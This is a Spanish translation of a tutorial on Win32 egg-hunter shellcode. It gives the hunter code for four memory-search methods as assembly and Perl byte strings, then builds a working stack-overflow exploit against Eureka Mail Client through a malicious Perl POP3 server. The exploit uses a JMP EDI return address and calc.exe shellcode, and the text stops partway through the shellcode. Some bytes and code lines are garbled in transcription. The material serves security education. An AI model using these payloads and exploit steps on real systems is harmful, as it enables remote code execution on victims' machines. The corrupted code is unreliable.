

**Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r  
traducido por Ivinson/CLS**



Autor: corelanc0d3r



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

### Introducción

La Pascua todavía está muy lejos, por lo que este es probablemente el mejor momento para hablar sobre las formas de cazar huevos (para que estés preparado cuando el Conejo de Pascuas te traiga otra vulnerabilidad 0day).

En las primeras partes de esta serie de tutoriales sobre la creación de exploits, hemos hablado de los desbordamientos de pila basados en la forma en la cual puedes provocar la ejecución de código arbitrario. En todos los ataques que se han construido hasta la fecha, la ubicación donde la Shellcode se coloca es más o menos estática y/o podría hacer referenciada mediante el uso de un registro (en lugar de una dirección de la pila hardcodeda), encargándose de la estabilidad y fiabilidad .

En algunas partes de la serie, me han hablado de varias técnicas para saltar a la Shellcode incluyendo las técnicas que utilizan uno o varios trampolines para llegar a la Shellcode. En cada ejemplo que se utilizó para demostrar esto, el tamaño del espacio de memoria disponible en la pila era lo suficientemente grande para adaptarse a nuestra Shellcode entera.

¿Qué pasa si el tamaño del buffer disponible es demasiado pequeño para meter toda la Shellcode? Bueno, una técnica llamada Cacería de Huevos puede ayudarnos aquí. La Cacería de Huevos es una técnica que puede ser categorizada como "Shellcode por etapas."

[http://en.wikipedia.org/wiki/Shellcode#Staged\\_shellcode](http://en.wikipedia.org/wiki/Shellcode#Staged_shellcode)

Y que básicamente te permite usar una pequeña cantidad de Shellcode personalizada para encontrar tu Shellcode (el "huevo") real (más grande) buscando la Shellcode final en memoria. En otras palabras, primero una pequeña cantidad de código se ejecuta, a continuación, la cual intenta encontrar la Shellcode real y la ejecuta.

Hay 3 condiciones que son importantes para que esta técnica funcione:

1. Debes ser capaz de saltar a (JMP, CALL, PUSH/RET) y ejecutar "alguna" Shellcode. La cantidad de espacio del buffer disponible puede ser relativamente pequeña, ya que sólo contiene el llamado "cazador de huevos". El código del cazador de huevos debe estar disponible en un lugar predecible (para que fiablemente puedas saltar a él y ejecutarlo).

## **Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS**

2. La Shellcode final debe estar disponible en algún lugar de la memoria (pila/heap/...).

3. Debes "etiquetar" o anteponer la Shellcode final con una cadena única/marcador/etiqueta. La Shellcode inicial (el pequeño "cazador de huevos"), avanzará por la memoria, en busca de este marcador. Cuando lo encuentra, comenzará a ejecutar el código que se coloca justo después del marcador con un JMP o CALL. Esto significa que tendrás que definir el marcador en el código del cazador de huevos, y también escribir justo en frente de la Shellcode real.

Buscar en la memoria es hace uso intensivo del procesador y puede tomar mucho tiempo. Así que cuando se utiliza un cazador de huevos, te darás cuenta de que:

- Por un momento (mientras que la memoria se busca) toda la memoria de la CPU se toma.

- Se puede tomar un tiempo antes de que la Shellcode se ejecute. (Imagina que tienes 3 Gb de RAM).

### **Historia y Técnicas Básicas**

Sólo un pequeño número de manuales se han escrito sobre este tema: Skape escribió este excelente artículo hace un tiempo:

<http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>

Y también puedes encontrar buena información sobre la cacería de huevos sólo de heap aquí.

<http://r00tin.blogspot.com/2009/03/heap-only-egg-hunter.html>

El documento de Skape realmente es la mejor referencia sobre la cacería de huevos que se puede encontrar en Internet. Contiene una serie de técnicas y ejemplos para Linux y Windows, y explica claramente cómo funciona la cacería de huevos, y cómo la memoria se puede buscar de una manera segura.

No voy a repetir los detalles técnicos de la Cacería de huevos aquí, porque el documento de Skape está bien detallado y habla por sí mismo.

## **Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS**

Voy a usar un par de ejemplos sobre la forma de ponerlas en práctica en los desbordamientos de pila.

Sólo tienes que recordar:

- El marcador debe ser único (por lo general es necesario definir la etiqueta como 4 bytes en el interior del cazador de huevos, y 2 veces (2 veces después de cada uno, o sea 8 bytes) antepuesta a la Shellcode real.
- Vas a tener que probar cuál técnica para buscar memoria funciona para un exploit en particular. (NTAccessCheckAndAuditAlarm parece funcionar mejor en mi sistema).
- Cada técnica requiere un número determinado de espacio disponible para albergar el código del cazador de huevos.

La técnica de SEH utiliza cerca de 60 bytes, el IsBadReadPtr requiere 37 bytes, el método NtDisplayString utiliza 32 bytes. (Esta última técnica sólo funciona en las versiones NT derivados de Windows. Los otros deberían funcionar en Windows 9x también).

### **Código Cazador de Huevos**

Como se explicó anteriormente, Skape ha esbozado 3 diferentes técnicas para la Cacería de huevos en exploits para Windows. Una vez más, no voy a explicar la razón exacta detrás de los cazadores de huevos, yo sólo voy a darte el código necesario para implementar un cazador de huevos.

La decisión de utilizar un cazador de huevos en particular está basado en:

- Tamaño del buffer disponible para ejecutar el cazador de huevos.
- Si una cierta técnica para buscar a través de la memoria funciona en la máquina o en un exploit determinado o no. Sólo tienes que probar.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

### Cazador de Huevos mediante inyección de SEH

El tamaño del cazador de huevos = 60 bytes, tamaño del huevo = 8 bytes.

```
EB21      jmp short 0x23
59        pop ecx
B890509050 mov eax,0x50905090 ; Ésta es la etiqueta.
51        push ecx
6AFF      push byte -0x1
33DB      xor ebx,ebx
648923    mov [fs:ebx],esp
6A02      push byte +0x2
59        pop ecx
8BFB      mov edi,ebx
F3AF      repe scasd
7507      jnz 0x20
FFE7      jmp edi
6681CBFF0F or bx,0xffff
43        inc ebx
EBED      jmp short 0x10
E8DAFFFFFF call 0x2
6A0C      push byte +0xc
59        pop ecx
8B040C    mov eax,[esp+ecx]
B1B8      mov cl,0xb8
83040806  add dword [eax+ecx],byte +0x6
58        pop eax
83C410    add esp,byte+0x10
50        push eax
33C0      xor eax,eax
C3        ret
```

Para poder utilizar este cazador de huevos, tu Payload cazador de huevos debe tener este aspecto:

```
my $egghunter = "\xeb\x21\x59\xb8".
"w00t".
"\x51\x6a\xff\x33\xdb\x64\x89\x23\x6a\x02\x59\x8b\xfb".
"\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb".
"\xed\xe8\xda\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1".
"\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x33\xc0\xc3";
```

(Donde w00t es la etiqueta. Puedes escribir w00t como "\x77 \x30 \x30 \x74" también).

Nota: la técnica de inyección SEH probablemente se volverá obsoleta, porque los mecanismos SafeSEH se están convirtiendo en el estándar de facto en los nuevos sistemas operativos y Service Packs. Así que si necesitas usar un cazador de huevos en XP SP3, Vista, Win 7, ya sea que tengas que evitar SafeSEH de un modo u otro, o utilizar una técnica de cazador de huevos diferente (ver más abajo).

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

### Cazador de Huevos usando IsBadReadPtr

Tamaño del cazador de Huevos = 37 bytes, tamaño del Huevo = 8 bytes.

```
33DB      xor ebx,ebx
6681CBFF0F or bx,0xffff
43        inc ebx
6A08      push byte +0x8
53        push ebx
B80D5BE777 mov eax,0x77e75b0d
FFD0      call eax
85C0      test eax,eax
75EC      jnz 0x2
B890509050 mov eax,0x50905090 ; Esta es la etiqueta.
8BFB      mov edi,ebx
AF        scasd
75E7      jnz 0x7
AF        scasd
75E4      jnz 0x7
FFE7      jmp edi
```

Payload cazador de huevos:

```
my $egghunter = "\x33\xdb\x66\x81\xcb\xff\x0f\x43\x6a\x08".
"\x53\xb8\x0d\x5b\xe7\x77\xff\xd0\x85\xc0\x75xec\xb8".
"w00t".
"\x8b\xfb\xaf\x75\xe7\xaf\x75\xe4\xff\xe7";
```

### Cazador de Huevos usando NtDisplayString

Tamaño del cazador de Huevos de = 32 bytes, tamaño del huevo = 8 bytes.


```
6681CAFF0F or dx,0xffff
42        inc edx
52        push edx
6A43      push byte +0x43
58        pop eax
CD2E      int 0x2e
3C05      cmp al,0x5
5A        pop edx
74EF      jz 0x0
B890509050 mov eax,0x50905090 ; Esta es la etiqueta.
8BFA      mov edi,edx
AF        scasd
75EA      jnz 0x5
AF        scasd
75E7      jnz 0x5
FFE7      jmp edi
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Payload cazador de huevos:

```
my $egghunter =  
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".  
"w00t".  
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

Visto en Immunity Debugger:



```
0012CD6C 66:81CA FF0F OR DX,0FFF  
0012CD71 42 INC EDX  
0012CD72 53 PUSH EDX  
0012CD73 6A 02 PUSH 2  
0012CD75 58 POP EAX  
0012CD76 CD 2E INT 2E  
0012CD78 3C 05 CMP AL,5  
0012CD7A 5A POP EDX  
0012CD7B ^74 EF JE SHORT 0012CD6C  
0012CD7D B8 7303074 MOV EAX,74303077  
0012CD82 8BFA MOV EDI,EDX  
0012CD84 AF SCAS DWORD PTR ES:[EDI]  
0012CD85 ^75 EA JNZ SHORT 0012CD71  
0012CD87 AF SCAS DWORD PTR ES:[EDI]  
0012CD88 ^75 E7 JNZ SHORT 0012CD71  
0012CD8A FFE7 JMP EDI
```

## Cazador de huevos usando NtAccessCheck (AndAuditAlarm)

Otro cazador de huevos que es muy similar al cazador de NtDisplayString es el siguiente:

```
my $egghunter =  
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".  
"\x77\x30\x30\x74". # Éste es el marcador/etiqueta w00t.  
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

En lugar de utilizar NtDisplayString, utiliza NtAccessCheckAndAuditAlarm (offset 0x02 en el KiServiceTable) para evitar que las violaciones de acceso se apoderen de tu cazador de huevos.

Más información sobre NtAccessCheck se puede encontrar aquí:

<http://undocumented.rawol.com/sbs-w2k-5-monitoring-native-api-calls.pdf>

Y aquí: <http://xosmos.net/txt/nativapi.html>

Además, mi amigo Lincoln creó un vídeo bueno de este cazador de huevos: mira el video aquí: <http://www.blip.tv/file/2996904>

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Breve explicación sobre cómo funcionan los cazadores de huevos de NtDisplayString /NtAccessCheckAndAuditAlarm.

Estos 2 cazadores de huevos utilizan una técnica similar, pero sólo utilizan una syscall diferente para comprobar si hubo violación de acceso o no (y sobrevivir al AV).

Prototipo de NtDisplayString:

```
NtDisplayString(  
IN PUNICODE_STRING String );
```

Prototipo de NtAccessCheckAndAuditAlarm:

```
NtAccessCheckAndAuditAlarm(  
IN PUNICODE_STRING SubsystemName OPTIONAL,  
IN HANDLE ObjectHandle OPTIONAL,  
IN PUNICODE_STRING ObjectTypeName OPTIONAL,  
IN PUNICODE_STRING ObjectName OPTIONAL,  
IN PSECURITY_DESCRIPTOR SecurityDescriptor,  
IN ACCESS_MASK DesiredAccess,  
IN PGENERIC_MAPPING GenericMapping,  
IN BOOLEAN ObjectCreation,  
OUT PULONG GrantedAccess,  
OUT PULONG AccessStatus,  
OUT PBOOLEAN GenerateOnClose );
```

Prototipos encontrados en <http://undocumented.ntinternals.net/>

Esto es lo que hace el código cazador:

```
6681CAFF0F or dx,0x0fff ; Consigue la última dirección en la pág.  
42 inc edx ; Actúa como contador.  
; (Incrementa el valor en EDX)  
52 push edx ; PUSHea al Stack el valor de EDX.  
; (Guarda nuestra dir. actual en el Stack)  
6A43 push byte +0x2 ; PUSHea 0x2 para NtAccessCheckAndAuditAlarm  
; 0 0x43 para NtDisplayString al Stack.  
58 pop eax ; Recupera 0x2 o 0x43 en EAX  
; para ser usado como parámetro  
; en syscall - luego,  
CD2E int 0x2e ; le dice a kernel que quiero hacer una  
; syscall usando el registro anterior  
3C05 cmp al,0x5 ; Chequea si una access violation.  
; (0xc0000005== ACCESS_VIOLATION) 5  
5A pop edx ; Restaura EDX.  
74EF je xxxx ; Salto atrás para iniciar dx 0x0FFFFF  
B890509050 mov eax,0x50905090 ; Ésta es la etiqueta (huevo)  
8BFA mov edi,edx ; Setea EDI a nuestro puntero.  
AF scasd ; Comparación de status.  
75EA jnz xxxxxxx ; (Vuelve a INC EDX) Ve si el huevo fue hallado.  
AF scasd ; Cuando el huevo sea encontrado...
```



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
75E7      jnz xxxxxx      ; (Retorna a "INC EDX")  
          ; si solo el 1er huevo fue encontrado.  
FFE7      jmp edi      ; EDI apunta al inicio de la Shellcode.
```

¡Gracias Ramezany Shahin!

### Implementando el cazador de huevos. ¡Toda tu w00t nos pertenece!

Para demostrar cómo funciona, vamos a utilizar una vulnerabilidad recientemente descubierta en **Eureka Mail Client v2.2q**, descubierta por Francis Provencher: <http://www.exploit-db.com/exploits/10235/>

Puedes obtener una copia de la versión vulnerable de esta aplicación aquí:  
[https://www.corelan.be/?dl\\_id=53](https://www.corelan.be/?dl_id=53)

Instala la aplicación. Después la configuraremos.

Esta vulnerabilidad se produce cuando un cliente se conecta a un servidor POP3. Si este servidor POP3 envía datos "-ERR" largos y específicamente diseñados al cliente, el cliente se bloquea y puede ejecutar código arbitrario.

Vamos a construir el exploit desde cero en XP SP3 Inglés (VirtualBox).

Usaremos algunas líneas simples de código en Perl para crear un falso servidor POP3 y enviar una cadena de 2000 bytes (patrón de metasploit).

En primer lugar, consigue una copia del plugin pvefindaddr para ImmunityDBG. Pon el plugin en la carpeta pycommands de ImmunityDBG.

Crea un patrón de metasploit de 2000 caracteres dentro de ImmunityDBG mediante el siguiente comando:


```
!pvefindaddr pattern_create 2000
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
0BADF000 -----
0BADF000 Creating (Metasploit) pattern...
0BADF000 -----
0BADF000 Pattern of 2000 bytes :
0BADF000 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
```

!pvefindaddr pattern\_create 2000

En la carpeta de ImmunityDBG, se creará un archivo llamado mspattern.txt que contiene el patrón de 2000 caracteres de Metasploit.



Abre el archivo y copia la cadena de texto en el portapapeles.

Ahora, crea tu script de exploit en Perl y utiliza los 2000 caracteres como Payload en **my \$junk**.

```
use Socket;
my $junk = "Aa0..."; #Pega el patrón de 2000 caracteres aquí

my $payload=$junk;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
    print "[+] Client connected, sending evil payload\n";
    while(1)
    {
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
print CLIENT "-ERR ".$payload."\n";
print " -> Sent ".$length($payload)." bytes\n";
}
}
close CLIENT;
print "[+] Connection closed\n";
```


Nota:

- No uses 2000 A's o al algo por el estilo. Es importante para el bien de este tutorial usar un patrón de Metasploit. Más adelante, se entenderá mejor por qué esto es importante.
- Si los 2000 caracteres no desencadenan el desbordamiento/crash, trata de usar un patrón de Metasploit de 5000 caracteres en su lugar
- He utilizado un bucle while (1) porque el cliente no se cuelga después del primer Payload -ERR. Lo sé, puede verse mejor si quieres averiguar cuántas iteraciones son realmente necesarias para bloquear el cliente, pero me gusta usar bucles infinitos porque funcionan también la mayoría de las veces. 😊

Ejecuta este script de Perl. Debería decir algo como esto:

```
C:\sploits\eureka>perl corelan_eurekasexploit.pl
[+] Listening on tcp port 110 [POP3]...
[+] Configure Eureka Mail Client to connect to this host and read your mail
```


Ahora ejecuta Eureka Mail Client. Dale a “Options” – “Connection Settings” y escribe la dirección IP de la máquina que ejecuta el script de Perl como servidor POP3. En mi ejemplo, yo estoy corriendo el falso servidor POP3 de Perl en 192.168.0.193. Así que, mi configuración es la siguiente:




## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Tendrás que introducir algo en Nombre de usuario y contraseña, pero puede ser cualquier cosa. Guarda los ajustes.

Ahora attacha Eureka Mail Client y déjalo correr.




Cuando se ejecuta el cliente (atacado en ImmDBG), regresa a Eureka Mail Client, dale a "File" y selecciona "Send and receive emails."



La aplicación muere. Puedes detener el script de Perl (que todavía estará ejecutándose - loop infinito). Mira el Log y los registros de ImmDBG:

"Access violation when executing [37784136]."

Los registros se ven así:



Ahora ejecuta el siguiente comando:

```
!pvefindaddr suggest
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Ahora quedará claro por qué he usado un patrón de Metasploit y no uno de 2000 A's. Al ejecutar el comando `!suggest` de `pvefindaddr`, este plugin evaluará el crash, buscará referencias de Metasploit, tratará de encontrar offsets, tratará de decir qué tipo de exploit es, e incluso tratará de construir un payload de ejemplo, con los offsets correctos:

```
00ADF000 -----
00ADF000 Searching for metasploit pattern references
00ADF000 -----
00ADF000 [1] Checking register addresses and contents
00ADF000 -----
00ADF000 Register EIP is overwritten with Metasploit pattern at position 710
00ADF000 Register ESP points to Metasploit pattern at position 714
00ADF000 Register EDI points to Metasploit pattern at position 991
00ADF000 [2] Checking seh chain
00ADF000 -----
00ADF000 - Checking seh chain entry at 0x0012fad8, value 7e44048f
00ADF000 - Checking seh chain entry at 0x0012fb38, value 7e44048f
00ADF000 - Checking seh chain entry at 0x0012ffb0, value 00452eb8
00ADF000 - Checking seh chain entry at 0x0012ffe0, value 7c839ad8
00ADF000 -----
00ADF000 Exploit payload information and suggestions :
00ADF000 -----
00ADF000 [+] Type of exploit : Direct RET overwrite (EIP is overwritten)
00ADF000 Offset to direct RET : 710
00ADF000 [+] Payload found at EDI
00ADF000 Offset to register : 991
00ADF000 [+] Payload suggestion (perl) :
00ADF000 my $junk="\x41" x 710;
00ADF000 my $ret = "XXXXXXXX"; #jump to EDI - run *pvefindaddr j EDI to find an address
00ADF000 my $padding = "\x90" x 277;
00ADF000 my $shellcode="<your shellcode here>";
00ADF000 my $payload=$junk.$ret.$padding.$shellcode;
00ADF000 [+] Read more about this type of exploit at
00ADF000 http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
00ADF000 -----
```

```
!pvefindaddr suggest
```

La vida es buena. ☺

Así que, ahora sabemos que:

- Es una sobrescritura directa de RET. El RET es sobrescrito después de 710 bytes (de VirtualBox). Me di cuenta que, dependiendo de la longitud de la dirección IP o el nombre de host que se utiliza para hacer referencia al servidor POP3 Eureka Mail Client (en Configuración de conexión "connection settings"), el desplazamiento para sobrescribir RET puede variar. Así que si usas 127.0.0.1 (que es de 4 bytes más corto que 192.168.0.193), el desplazamiento será 714). Hay una forma de hacer el exploit genérico: obten la longitud de la dirección IP local (porque es allí donde Eureka Mail Client se conectará) y calcula el tamaño del offset o desplazamiento basado en la longitud de la dirección IP. (723 - Longitud de IP).

- Tanto ESP y EDI tienen una referencia a la Shellcode. ESP después de 714 bytes y EDI apuntan a un desplazamiento de 991 bytes. De nuevo, modifica los offsets de acuerdo con lo que se encuentra en tu propio sistema.

Hasta aquí todo bien. Podríamos ir a EDI o ESP.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

ESP apunta a una dirección en la pila (0x0012cd6c) y EDI apunta a una dirección en la sección .data de la aplicación (0x00473678 - ver mapa de la memoria).

Memory map								
Address	Size	Owner	Section	Contains	Type	Access	Initial	Map
00350000	00001000				Priv	RW	RW	
00360000	00001000				Priv	RW	RW	
00370000	00001000				Priv	RW	RW	
003F0000	00005000				Priv	RW	RW	
00400000	00001000	Eureka_E		PE header	Imag	R	RWE	
00401000	00056000	Eureka_E	.text	code	Imag	R E	RWE	
00457000	00002000	Eureka_E	.rdata	imports	Imag	R	RWE	
00459000	00026000	Eureka_E	.data	data	Imag	RW	RWE	
0047F000	00137000	Eureka_E	.rsrc	resources	Imag	R	RWE	
005C0000	00006000				Map	R E	R E	

Si nos fijamos en ESP, podemos ver que sólo tiene una cantidad limitada de espacio disponible para la Shellcode:

```

EAX 1E710000
EDX 00140608
EBX 00120140
ESP 0012CD6C ASCII "A
EBP 00475BFC Eureka_E
ESI 00475BFC Eureka_E
EDI 00473678 ASCII "h
EIP 37784136

C 0 ES 0023 32bit 00
P 0 CS 001B 32bit 00
A 0 SS 0023 32bit 00
Z 0 DS 0023 32bit 00
S 0 FS 003B 32bit 7F
T 0 GS 0000 NULL
D 0
O 0 LastErrr ERROR_IN
EFL 00010202 (NO, NB, N
ST0 empty -?? FFFF 0
ST1 empty -?? FFFF 0
ST2 empty -?? FFFF 0
ST3 empty -?? FFFF 0
ST4 empty -?? FFFF 0
ST5 empty -?? FFFF 0

Eureka_E.<ModuleEntryPoint>
Address Hex dump ASCII
0012CD6C 41 78 38 41 78 39 41 79 30 41 79 31 41 79 32 41 A88A:9Ay0Ay1Ay2A
0012CD7C 79 38 41 79 34 41 79 35 41 79 36 41 79 37 41 79 y3Ay4Ay5Ay6Ay7Ay
0012CD8C 38 41 79 39 41 79 30 41 7A 31 41 7A 32 41 7A 33 8Ay9Ae0Ae1Ae2Ae3
0012CD9C 41 7A 34 41 7A 35 41 7A 36 41 7A 37 41 7A 38 41 Ae4Ae5Ae6Ae7Ae8A
0012CDAc 79 39 42 61 30 42 61 31 42 61 32 42 61 33 42 61 e9Ba0Ba1Ba2Ba3Ba
0012CDBc 34 42 61 35 42 61 36 42 61 37 42 61 38 42 61 39 4B5B6B7B8B9B
0012CDCc 42 62 30 42 62 31 42 62 32 42 62 33 42 62 34 42 b0Bb1Bb2Bb3Bb4B
0012CDEc 62 35 42 62 36 42 62 37 42 62 38 42 62 39 42 63 b5Bb6Bb7Bb8Bb9Bc
0012CDFc 30 42 63 31 42 63 32 42 63 33 42 63 34 42 63 35 0Bc1Bc2Bc3Bc4Bc5
0012CDFc 42 63 36 42 63 37 42 63 38 42 63 39 42 64 30 42 6c6Bc7Bc8Bc9BdB
0012CE0c 64 31 42 64 32 42 64 33 42 64 34 42 64 35 42 64 41Bd2Bd3BdB4BdB5Bd
0012CE1c 36 42 64 37 42 64 38 42 64 39 42 65 30 42 65 31 6Bd7BdB8dB9BdBdB
0012CE2c 42 65 32 42 65 33 42 65 34 42 65 35 42 65 36 42 Be2Be3Be4Be5Be6B
0012CE3c 65 37 42 65 38 42 65 39 42 66 30 42 66 31 42 66 e7Be8Be9Bf0Bf1Bf
0012CE4c 32 42 66 33 42 66 34 42 66 35 42 66 36 42 66 37 2Bf3Bf4Bf5Bf6Bf7
0012CE5c 42 66 38 42 66 39 42 67 00 00 00 00 00 00 00 00 Bf8Bf9B9.....
0012CE6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0012CE7c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0012CE8c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
  
```

Por supuesto, podrías saltar a ESP, y escribir código jumpback o de salto trasero en ESP así que podrías usar una gran parte del buffer antes de sobrescribir el RET. Pero aún así sólo tendrás como 700 bytes de espacio, lo cual es bueno para ejecutar la calculadora y hacer algunas otras cosas básicas.

Saltar a EDI puede funcionar también. Usa '!Pvefindaddr j edi' para encontrar todos los trampolines "JMP EDI". Todas las direcciones son escritas en el archivo j.txt. Voy a usar 0x7E47B533 desde user32.dll en Windows XP SP3.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Cambia el script y, prueba si este exploit de sobrescritura directa de RET normal funcionaría:

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));

my $ret=pack('V',0x7E47B533); #jmp edi desde user32.dll XP SP3
my $padding = "\x90" x 277;

#calc.exe
my
$shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49"
.
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
